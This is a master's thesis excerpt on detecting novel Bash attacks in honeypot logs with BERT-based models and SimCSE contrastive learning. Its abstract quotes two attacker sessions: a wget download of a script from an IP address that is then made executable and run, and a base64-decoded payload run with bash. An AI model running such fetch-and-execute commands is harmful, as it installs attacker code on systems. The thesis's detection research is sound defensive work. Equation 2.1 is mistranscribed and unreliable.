POLITECNICO DI TORINO

Master's Degree in ICT for Smart Societies

Master's Degree Thesis

# Designing and engineering LLM techniques for detecting novel Bash attacks

Supervisors

Prof. Marco MELLIA

Prof. Luca VASSIO

Phd. Matteo BOFFA

Candidate

Alessandro REDI

ID. 310471

October 2024

# Abstract

In recent years, attacks targeting Bash environments have become increasingly sophisticated, underscoring the need for advanced tools to efficiently analyze, understand, and automate the detection of such threats. This thesis focuses on analyzing Bash logs, particularly within honeypot environments, to identify patterns, detect anomalies, and enhance system security.
Traditional methods like Tf-Idf offer a deterministic approach to analyzing command sequences. However, their limitation lies in recognizing only the syntax, without understanding the deeper relationships between commands or the context in which they are executed. For example, two seemingly different Bash sessions:
1: `wget http://37.49.230.137/bins.sh ; chmod u+x bins.sh ; ./bins.sh`
2: `echo "IyEvY..  ..CEiCg==" | base64 -d > file ; chmod 777 file ; bash file`
both save and execute a file, but use different commands and syntax. A Tf-Idf-based model would treat these sessions as unrelated due to the differences in their composition, potentially missing critical insights in session similarity and anomaly detection. This highlights the limitations of surface-level techniques, making advancements in session similarity analysis and anomaly detection essential, as critical anomalies can easily be overlooked.
Additionally, the lack of labeled, supervised data further complicates the application of standard machine-learning methods. However, Large Language Models (LLMs), which have demonstrated superior capabilities in understanding natural language, offer a promising solution. Using self-supervised learning approaches, like contrastive learning, LLMs can learn valuable patterns from unlabeled Bash data, capturing not only the syntax but also the semantic relationships between commands. Despite their potential, the use of LLMs for analyzing Bash command sequences remains under-explored, presenting an open challenge in the field.
The results of applying LLMs will demonstrate that they learn more than the basic syntax, increasing accuracy by 5% compared to Tf-Idf in the command category classification task. However, this happens when a few sessions are under analysis, about 415, while problems arise when the datasets to analyze increase in numbers, like in real-case scenarios (more than 200000 sessions in our analysis).

# Table of Contents

# Acronyms

| | |
|---|---|
| **AI** | Artificial Intelligence |
| **BOW** | Bag of Word |
| **BPE** | Byte Pair Encoding |
| **CLI** | Command-Line Interface |
| **DA** | Domain Adapted/Adaptation |
| **GT** | Ground Truth |
| **LLM** | Large Language Model |
| **MHA** | Multi-head Attention |
| **MLM** | Masked Language Modeling |
| **NLP** | Natural Language Processing |
| **NN** | Nearest Neighbor |
| **NSP** | Next Sentence Prediction |
| **PLM** | Pre-trained Language Model |
| **RNN** | Recursive Neural Networks |
| **TFIDF** | Term Frequency-Inverse Document Frequenc |

# List of Tables

# List of Figures

# Chapter 1

# Introduction

In the evolving landscape of computer science and software development, the command-line interface remains a fundamental tool for developers, system and security administrators. Among various CLIs, the Bash shell serves as the default interface in many Unix-based systems, composing around 96.3% of servers' operative systems worldwide. While the syntax of single Bash commands is easy to understand in its clear online description, combining different commands in multiple cases could lead to completely different outcomes.
Nowadays the method applied to recognize, and then block, possible attack scenarios are statics and updated over time as a firewall does. Our methods instead want to automatically catch possible novelty from the session received on a certain machine.

## 1.1 Problem definition

In Bash, grasping a session's true meaning can be done in two main ways, syntactically or semantically. Indeed, understanding the *semantic* meaning of it goes beyond merely knowing their *syntax*; it involves grasping the intent, context, and potential impact of the commands, which is crucial for efficient, and safe system management.
To explain better the difference:
The syntax of a Bash session is the set of rules that dictate how the commands should be structured. It defines the order and combination of elements such as commands, options, arguments, and operators.

On the other hand, the semantic meaning of Bash sessions encompasses a deeper understanding of what the commands do, why they are used, and which is its final objective. Grasping the semantic meaning could also help to extrapolate the true objective of obfuscated session, which from a syntax point of view could be considered harmless.

Indeed a session with the same types of command could lead to slightly different outcomes, and in the same way, two completely different sessions could maybe lead to extremely similar results.

## 1.2 Thesis Objective

In this thesis, we explore a possible change of approach in which novelty can be found nowadays, moving away from the static methods still used. The objective is to analyze automatically the session received on a certain machine, finding possible novelties that will harm the system.
In the bash analysis context, the lack of labeled, supervised data further complicates the application of standard machine-learning methods, complicating the development of good-performing applications. However, Large Language Models (LLMs), which have demonstrated superior capabilities in understanding natural language, offer a promising solution. Using self-supervised learning approaches, like contrastive learning, LLMs can learn valuable patterns from unlabeled Bash data, capturing not only the syntax but also the semantic relationships between commands. Despite their potential, the use of LLMs for analyzing Bash command sequences remains under-explored, presenting an open challenge in the field.
Ultimately, the goal is to determine whether the knowledge LLMs can acquire through self-supervised learning, without labeled data, is sufficient to solve the task of novelty detection.

## 1.3 Outline and Contribution

This thesis comprises several chapters analyzing different aspects of the goal pursued. **Chapter 2**, will describe the state of the art of the bash cybersecurity aspect. Moreover, this chapter also comprehends a specific toolkit, which is needed to understand all the experiments done in the following sections. **Chapter 3** will instead introduce all the data used and their source, plus the description of the choice done for the training of our model. **Chapter 4** will focus instead on the evaluation techniques created for testing our approach. Finally, **Chapter 5** offers conclusions, limitations of the realized work, and possible implementations for future research.

Furthermore, this study contributes to the existing knowledge of log analysis:

- Applying for the first time the contrastive loss method for bash session analysis.

- Creating a visual representation of bash sessions, representing them into clusters.
- Creating new evaluation metrics for space representation and novelty analysis sessions.

# Chapter 2

# Literature Review and Toolkit

This chapter provides a comprehensive overview of the state of the art in the field of bash session analysis and introduces the toolkit needed and used throughout this thesis.

## 2.1 State of the art

A comprehensive review of existing literature provides insights into the current state of the art of Bash session management. It provides an overview of the rationale behind the chosen research methods and techniques used as a starting base, including attention given to the limitations associated with the chosen methodologies.

### 2.1.1 Cyber threats analysis method

In recent years, the analysis of cyber logs in the research field has changed and shifted from standard methods to the ones that apply AI. Here are the main types of methods used in research that can be applied to Bash session analysis.

Starting from traditional NLP methods, like Bag of Words [1] and Term Frequency-Inverse Document Frequency (TFIDF) [2], these techniques have been used to create a syntactic representation of logs. An example is the one proposed by Suh-Lee [3] that applies Tf-Idf for feature extrapolation for detecting hidden information in unstructured log messages. These representations are then analyzed with different approaches that can shift from space-distance ones like cosine similarity, or key-words comparison.

Tf-Idf will be the baseline used to compare with the more complex LLM architectures.

Passing to more complex methods we have the Neural Network based. The most famous one is surely Word2Vec [4] which starts to be able to acquire a bit of semantics. A clear use of it is made by M. Boffa et al [5] which uses Word2Vec (W2V) to learn representations from honeypot logs. Others follow similar ideas (Dietmüller et al [6]; Houidi et al [7]) where they apply different algorithms to learn representations, e.g., from network data.
The problem with this technique is that as time passes, more recent, and more efficient, neural network architectures appear, outclassing the oldest ones.

Next, we have the transformer-based architecture, which is the one more taken into account in this thesis. Specifically, encoder-based model like BERT [8] have gained popularity due to their ability to capture deep contextual understanding by processing text bi-directionally, which allows them to better grasp the nuances of language compared to other approaches. Their versatility and high performance across a wide range of NLP tasks, and the ease of fine-tuning for specific applications, have made them the go-to choice for many researchers and practitioners. Indeed also in the cybersecurity field, many models have appeared. An example is SecureBERT [9] which is trained over specific cyber natural language, or Bert-Log [10] which is trained to understand the semantic meaning of log messages. Another example, closest to this work because analyzes bash logs, is LogPrécis [11] by M.Boffa which can divide a bash session into the different components defined by the MITRE attack types.
In this thesis, all the models analyzed are part of this section, specifically, they are all BERT-based models.

Last we have the application of complete LLMs, which since being in its early research stages it is quite difficult to find works for specific tasks like cybersecurity. An example could be Security Copilot which is a cybersecurity tool developed by Microsoft that integrates with GPT-4 to assist security professionals in managing and responding to threats. In this case, it will enhance security operations by providing real-time insights, automating threat detection, and offering recommendations based on the analysis of vast amounts of security data. Another example could be SecurityLLM [12] where a BERT model is used for its ability to understand the context and semantics of security-related text, such as log files and alerts. These informations are then analyzed by a bigger and more complex LLM, Falcon-40B [13] in this case, enhancing SecurityLLM's capabilities by providing a broader context understanding and acting as an assistant to network security analysts.
Indeed with respect to the BERT-based architecture the models used here are

extremely more complex and with a lot more parameters, making it difficult for us to have the possibility to train it for specific tasks. Indeed for these motives LLMs approach is not taken into account in the thesis.

## 2.2 Toolkit

The toolkit proposed integrates a range of methodologies, algorithms, and utilities, all aimed at facilitating the user's understanding of the following chapters. This mirrors somehow my process of understanding all the treated arguments during the thesis research. If you are already well known with these arguments this section could be avoided.

### 2.2.1 Large language models

Large language models are advanced artificial intelligence systems designed specifically to understand and generate human or human-derived language. By training them on different datasets, which usually include billions of words and sentences, LLMs could learn complex patterns, semantics, and even context, enabling them to resolve a wide range of tasks such as text generation, translation, summarization, question-answering, and a lot more.
These models have significantly impacted natural language processing (NLP), powering various applications from chatbots and virtual assistants to content creation tools and more. Nowadays the most complex one can also elaborate images and create videos starting from text description (DALL-E [14] and Sora [15]).

#### LLM working principle

Although there are thousands of different LLMs implementations, such as the most famous GPT-3.5 [16] and GPT-4 [17] by OpenAI, to the simpler and smaller BERT by Google, their base working principle is about the same. Indeed they have a lot of components in common, let's explore the most important:

- **Tokenizer**: is the one that generates Tokens which are the fundamental unit, the "atom" of Large Language Models. Tokenization is the process of translating strings (i.e. text) and converting them into sequences of tokens and vice versa. This process is needed because models only understand numbers, so tokenizers convert text inputs into numerical data. The process of the sentence split can be done following different rules that change depending on the model chosen. Let's explain the most famous tokenization techniques:

    1. **Byte-Pair-Encoding** [18]: it's a data compression algorithm that starts by selecting individual uni-grams (letters of the alphabet) and then merges

   them into n-grams by selecting the most frequent in the training data. The size of the tokens increases until the maximum number of possible tokens is reached.

2. **WordPiece** [19]: like BPE, wordpiece uses a bottom-up approach that starts with the single alphabet characters and then tries to insert groups of them choosing not only the most frequent but also the one with the highest likelihood.
3. **SentencePiece** [20]: a widely used method that works over BPE that tries to solve the “multiple sub-word segmentation" problem. Indeed, the objective is to select tokens that appear frequently (to measure the importance of the word), but differently (to maximize the information captured). An example could be: "Tokenization" divided into "Token" and "-ization".

- **Vocabulary**: the set of the independent tokens selected during the tokenization process. The vocabulary size influences also the model’s ability to understand and generate text, a larger vocabulary provides more expressive power but also increases computational complexity!
- **Model**: the "intelligent" part of the LLM, designed to understand and generate human language. It consists of a machine learning system, trained with a large number of data to solve different tasks. Nowadays, its main component is the transformer which is widely explained in subsection 2.2.2.
- **Output**: the text or data generated by the model in response to a given input or prompt. The output makes it possible to evaluate the model’s performance.

### 2.2.2 LLM heart: The Transformer

Everything starts with the transformer [21] which is a new architecture proposed by Google in 2017 to substitute previous solutions in most of the NLP applications. Before that, everything was done with Convolutional and Recursive Neural Networks (RNN), where their main problem was the impossibility of doing parallel training, and therefore being unable to create big Models with a lot of parameters.
The general structure of the transformer is composed of two big functional parts: the encoder and the decoder as represented in figure 2.1. Depending on the different implementations it is possible to increase or decrease the complexity of the two elements by developing new architectures on the original transformer modules.

Let’s now analyze the single components:

- **Embedding Layer**: a type of hidden layer that maps discrete tokens obtained from the tokenizer into dense vectors of fixed size (Embeddings). This transformation helps the network learn relationships between inputs and process the




**Figure 2.1:** Transformer base architecture - *source* [21].

data more efficiently. Indeed, they convert words or phrases into continuous vectors that capture semantic meaning.

- **Positional Encoding**: Since the model does not have the awareness of which position a token corresponds to in the sentence, the positional encoder has been created. Indeed, its purpose is to provide tokens with information about their positions within a sequence. It uses sinusoidal functions (sine and cosine) to generate unique positional vectors for each token, which are then added to their embeddings. In this way, the model has an understanding of the token position, and also in the next transformer steps it can ensure that sequence order is maintained.

- **Encoder**: It analyzes the input text to identify and extract key information, and convert it into a continuous representation which is then forwarded to the decoder.
- **Decoder**: It is the part that generates the output of the model using the information extracted by the encoder. At each step, it outputs the most suitable token and, to generate the next token in the sequence, in addition to the contextualized representation of the encoder, it considers the previous outputs. As the encoder, the decoder utilizes several layers, each one composed of different elements some of which are shared with the encoder. Two are the new elements introduced:
- **Linear and softmax layer**: transforms the decoder's output to assign a probability to each token in the vocabulary. Afterwards, the probability can be used to choose the best token to output.
- **Shared parts**: Both encoder and decoder have equal parts that work in similar ways, here is their description:
  - **Feed Forward**: This component is a multi-layer perceptron, composed of at least three layers: the input, hidden, and output layers. This neural network aims to introduce a non-linear transformation inside the model, allowing it to learn more complex patterns and relationships in the data.
  - **Layer Normalization and Residual Connections**: each layer includes normalization and residual connections to stabilize and improve the training process.
  - **MultiHead-attention mechanism**: instead of implementing a single attention layer (more description in section 2.2.2) to allow the model to focus on different parts of the input sequence simultaneously, more attention layers running in parallel are used. The final output of each attention layer is then concatenated and the result is linearly transformed to produce the output. This architectural choice has the dual benefits of a richer representation without increasing the computational cost. Indeed, by simultaneously focusing on various segments of the input, the model

can identify more intricate relationships within the data but the overall computational cost is comparable to that of single-head attention working on the same dimensionality.

- **Masked MultiHead-attention mechanism**: considering that the attention of the decoder must be unidirectional and the model cannot "look ahead", this layer introduces a mask. This way, the model predicts the next word exclusively from the preceding context, as in a language flow.

### Self-attention - general idea

The breaking novelty is the way the attention between tokens is treated inside the transformer. Self-attention is the mechanism used to discern the intricate dependencies and relationships between input sequences and the single element composing it. It allows the model to weigh the importance of different parts of the input data relative to each other! In particular, if the following sentence is passed to the transformer:

"The animal didn't cross the street because it was too tired"

The transformer, through self-attention, can associate the token "it", which syntactically does not have a lot of importance, with the subject of the sentence "animal".

### Self-attention - details

After the tokenization of the sentence a fixed number of tokens, which can change for different models, is passed to the self-attention layer. Afterward, from each input vector, three vectors are obtained: query, key, and value. These are calculated by multiplying the input with different weight matrices $W_q$, $W_k$, and $W_v$ which are obtained during the training phase. By deeper analysis, each vector has its own meaning:

- The **query** vector has the property to be the "information seeker". It's like the model formulating questions to determine which words part of the sentence are most relevant to the given word.
- The **key** vector gives context to words. It determines how much a word (or part of the sentence) responds to a query. Essentially, it acts as a contextual tag or meta-information.
- The **value** vector represents the inherent meaning of a word.

To better understand how self-attention works, the following operations are divided into 5 phases:

1. Evaluate the "score" for each input as the word with itself and the word with all the other inputs as the dot product between the query and the key vector. So in this way, if we have 10 words as input every word will have 10 score values.

$$score_{1,1} = q_1 \cdot k_1,\ score_{1,2} = q_1 \cdot k_2,\ ...,\ score_{1,n} = q_1 \cdot k_n$$

2. Divide each score by $\sqrt{d_k}$ where $d_k$ is the dimension of the key vector. This operation is fundamental in stabilizing the gradient. Indeed, without the scaling factor, the dot products of the query and key vectors can become very large, especially when $d_k$ is high.

3. Pass the scores to a SoftMax function to normalize them to ensure that all values are positive and their sum is equal to 1.

4. Multiply the value vector by the SoftMax score (step 3). In this way, only the relevant words will have high values in the output vector.

5. Sum up the weighted value vectors (step 4). This produces the output of the self-attention layer that can be used in the following layers of the transformer.

In the actual implementation, however, this calculation is done in matrix form for faster processing. With matrix multiplication steps from 2 to 5 are resolved with:

$$SoftMax\,(\frac{Q\,K^T}{\sqrt{d_k}})\,V$$

where $Q$, $K$, and $V$ are respectively the query, key, and value matrices.

### 2.2.3 BERT model

Now let's talk a bit about Bert and Bert-base models since all those taken into account in this thesis are like that.

The Bidirectional Encoder Representations from Transformers (BERT) was proposed by Google in 2018. Its goal is to improve the fine-tuning strategy proposing a bidirectional language model that is able to retrieve context in both directions (extremely useful for sentence-level tasks). Moreover, in BERT, also the attention mechanism is bidirectional, allowing each token to consider both preceding and following tokens in a sequence. This is achieved through self-attention, where each token attends to every other token to build a context-aware representation. Unlike unidirectional models, which only attend to earlier tokens (the one on their left), BERT's bidirectional approach provides a comprehensive understanding of context, enhancing its performance on various language tasks.




**Figure 2.2:** Overall pre-training and fine-tuning procedures for BERT - *source* [8].

### BERT pre-train - Domain Adaptation

What BERT changes from the traditional approach is how they have trained their model, because they do not use traditional left-to-right or right-to-left language models to pre-train it. Instead, they used two self-supervised tasks as shown in figure 2.2. During this phase, the model is trained on unlabelled data over different tasks. The goal of this step is to estimate parameters that can be a good base for all future problems (*unified architecture across different tasks*). This process is **foundamental** to adapt the model to learn the scope of its future work. For example, the standard BERT developers have adapted its model to learn the English composition and structure. In my case instead, I have adapted my model to learn the configuration and architecture of bash data, using one of the techniques described next. The following report the two unsupervised tasks used for BERT pre-training:

- **Task 1 - Masked LM**: in MLM the training has been performed by randomly masking input sentence tokens (with a percentage of 15% with some special considerations). The goal of the model is simply to predict the masked words, using the final hidden state evaluating the cross entropy loss. This technique allows BERT to learn bidirectional context, as it attends to both the left and right sides of the masked token to obtain the correct prediction.

- **Task 2 - Next Sentence Prediction (NSP)**: it aim to understand the relationship between two sentences. Specifically, it is possible to derive it from any monolingual corpus. Indeed, when choosing the sentences A and B for each pre-training example, 50% of the time B is the actual next sentence that follows A (labeled as IsNext), and 50% of the time it is a random sentence from the corpus (labeled as NotNext). The object of the model is to tell if the next sentence is the real or the wrong one, basically, it's a binarized next-sentence prediction task.

#### BERT fine-tuning

Fine-tuning consists of taking the pre-trained parameters and re-training them for a specific downstream task using labeled data. Therefore, specific fine-tuning is necessary for each downstream task. Some of the most known tasks are sentiment analysis or question answering. The model's weights are adjusted during this process to optimize performance for the task, typically with a smaller learning rate to avoid catastrophic forgetting of the pre-trained knowledge. Fine-tuning usually requires fewer epochs and computational resources compared to pre-training, as the model already has a strong foundation in language understanding.

#### Bert world

Indeed Bert, given its low number of parameters and its easy training methods while usually achieving very good performance, created the foundation for a lot of different models. The first to be mentioned is RoBERTa [22], which is a Robustly Optimized BERT Pretraining Approach (also used as a comparison in the thesis). It maintains the same dimension as Bert but it will perform a better training procedure for achieving better results. Another notable bert-base model used in the thesis is Code-Bert [23] which is a pre-trained language model specifically designed for programming languages and natural language. Indeed, with respect to Bert, the main dataset used for training is composed of multiple types of programming languages, like Python, PHP, java, etc... and their corresponding natural language description. CodeBert has been chosen for its property of being able to analyze different types of code, even if bash has not been used as training data it could help in its understanding. Another model that can be mentioned is UniXcoder [24], which is CodeBert evolution, but in the end has not been used because provided worst result in the LogPrecis 2.2.5 application.

### 2.2.4 SimCSE Model

Given our goal of detecting novel Bash attacks, we need an effective method to compare Bash sessions and determine whether the session under analysis is novel or not. The most suitable method to resolve this problem is to exploit the intrinsic process of the transformer architecture. After the encoder processes each token they will obtain their specific representation in floating point precision, in a dimension which differs for different models. These descriptions are called embeddings, which are dense, continuous vector representations of tokens (words, subwords, or characters) in a fixed-dimensional space. Moreover, if we compact all the embedding in a single one we have a point in space representation for a sentence. In this way, the sentence comparison can be easily done with a distance evaluation method like cosine similarity, which achieves good results also in high dimensional spaces (bert-base embedding dimension is 768).

The most known Bert-based models for this task are indeed Sentence-Bert[25], which uses two siamese Bert models to compare the output embedding through an ad hoc pooling layer and cosine similarity, and SimCSE [26] which in 2021 propose a new approach for the training. Since the biggest problem in training the Transformer models is the need to use large amounts of data, all the supervised approaches are discarded, leaving us with the most promising self-supervised method, the one proposed and utilized by SimCSE.

SimCSE introduces a new approach for learning Sentence embedding using contrastive learning, which is a method that allows models to extract meaningful representations from both labeled and unlabeled data. In this method, using dropout the model generates two positive instances of the same input sentence, which serves as a form of data augmentation. This enables the model to learn from different variations of the same input, encouraging them to be represented closely in the embedding space. In our case, the self-supervised approach is the one implemented since the unavailability of labeled data. Without a label, from the self-supervised part image 2.3, is possible to see the problem of this approach. If a positive sentence is present in the batch, like the dog in the red rectangle which is similar to the anchor one, the model will consider it as a negative sentence. This can create some problems, but we bet that given the knowledge learned with the domain adaptation on Bash data, the model will be able to do a correct classification. Indeed, in the supervised contrastive this problem will not arise.

SimCSE researcher noticed that by passing the same sentence more times in a pre-trained encoder to which standard dropout is applied, the embeddings returned are indeed similar but not equal. Dropout indeed acts as minimal "data augmentation" of the hidden representations, while removing it leads to a representation collapse, causing overfitting on specifics neurons.
Dropout refers to a regularization technique used during the training of neural networks. It works by randomly "dropping out" (i.e., setting to zero) a proportion of the neurons in the network during each training iteration. This proportion is defined by choosing a parameter $p$ that gives a configuration $z_i$. This prevents neurons from relying too heavily on specific features or co-adapting (nodes that learn the errors of the other nodes) to each other, which can lead to overfitting. Image reference is 2.4.

As the contrastive learning figure 2.3 shows, this approach can be followed in




**Figure 2.3:** Contrastive learning approach - *source* [27].




**Figure 2.4:** Dropout example applied to a neural network - *source* [28].

both supervised and self-supervised ways. Indeed SimCSE has done both of them, represented by its general scheme in 2.5.

Setting the supervised approach aside, which needs for every sentence $x^i$ its entailment $x^{i+}$ and its contradiction $x^{i-}$, which we are unable to provide for our bash session datasets, let's delve in deep into the self-supervised one.




**Figure 2.5:** (a) Self-Supervised SimCSE predicts the input sentence itself from in-batch negatives, with different hidden dropout masks applied. (b) Supervised SimCSE leverages the NLI datasets and takes the entailment (premise- hypothesis) pairs as positives, and contradiction pairs as well as other in-batch instances as negatives - *source* [26].

### Self-Supervised SimCSE

The goal of self-supervised SimCSE is to predict the input sentence itself from the others present in the batch that are considered negative, applying different hidden dropout masks. The goal during the train is to minimize the distance between two positive embeddings while maximizing the distance to other sentences in the same batch. They simply feed the same input to the encoder twice and get two embeddings with different dropout masks *z, z'*, where *z* is the standard dropout mask in the Transformer library (due to experiment they have seen that the standard dropout achieves the best results). Given $\mathbf{h}_i^z = f\theta(x_i, z)$ and N as the number of sentences in a mini-batch a specific training objective is used:

$$l_i = -\log \frac{\exp \frac{sim(h_i^{z_i}, h_i^{z'_i})}{\tau}}{\sum_{j=1}^{N} \frac{sim(h_i^{z_i}, h_i^{z'_i})}{\tau}} \tag{2.1}$$

where $\tau$ is a temperature parameter that can change how much to spread the embedding of the "negative" sentence within the batch. This method will be the one adopted for all the contrastive loss training for our models.

## 2.2.5 LogPrécis

LogPrécis is a CodeBert-Base model developed by my tutor Matteo Boffa available on GitHub [29]. I dedicate a small section describing this project because in section 4.1, I have used LogPrécis to find similar sessions in parallel with the edit distance.

The purpose of LogPrécis is to receive malicious shell sessions as input. It will then automatically identify and assign different attacker tactics, which are the ones proposed by MITRE [30], to each portion of the session. In this way, the result is to create a unique attack fingerprint, reducing the total number of sessions analyzed into a few different fingerprints. Moreover, the fingerprint classification can be done in 3 different ways, which are statement, word, and token classification as shown in figure 2.6. However, word classification will be the only one used since it obtains better classification performance.

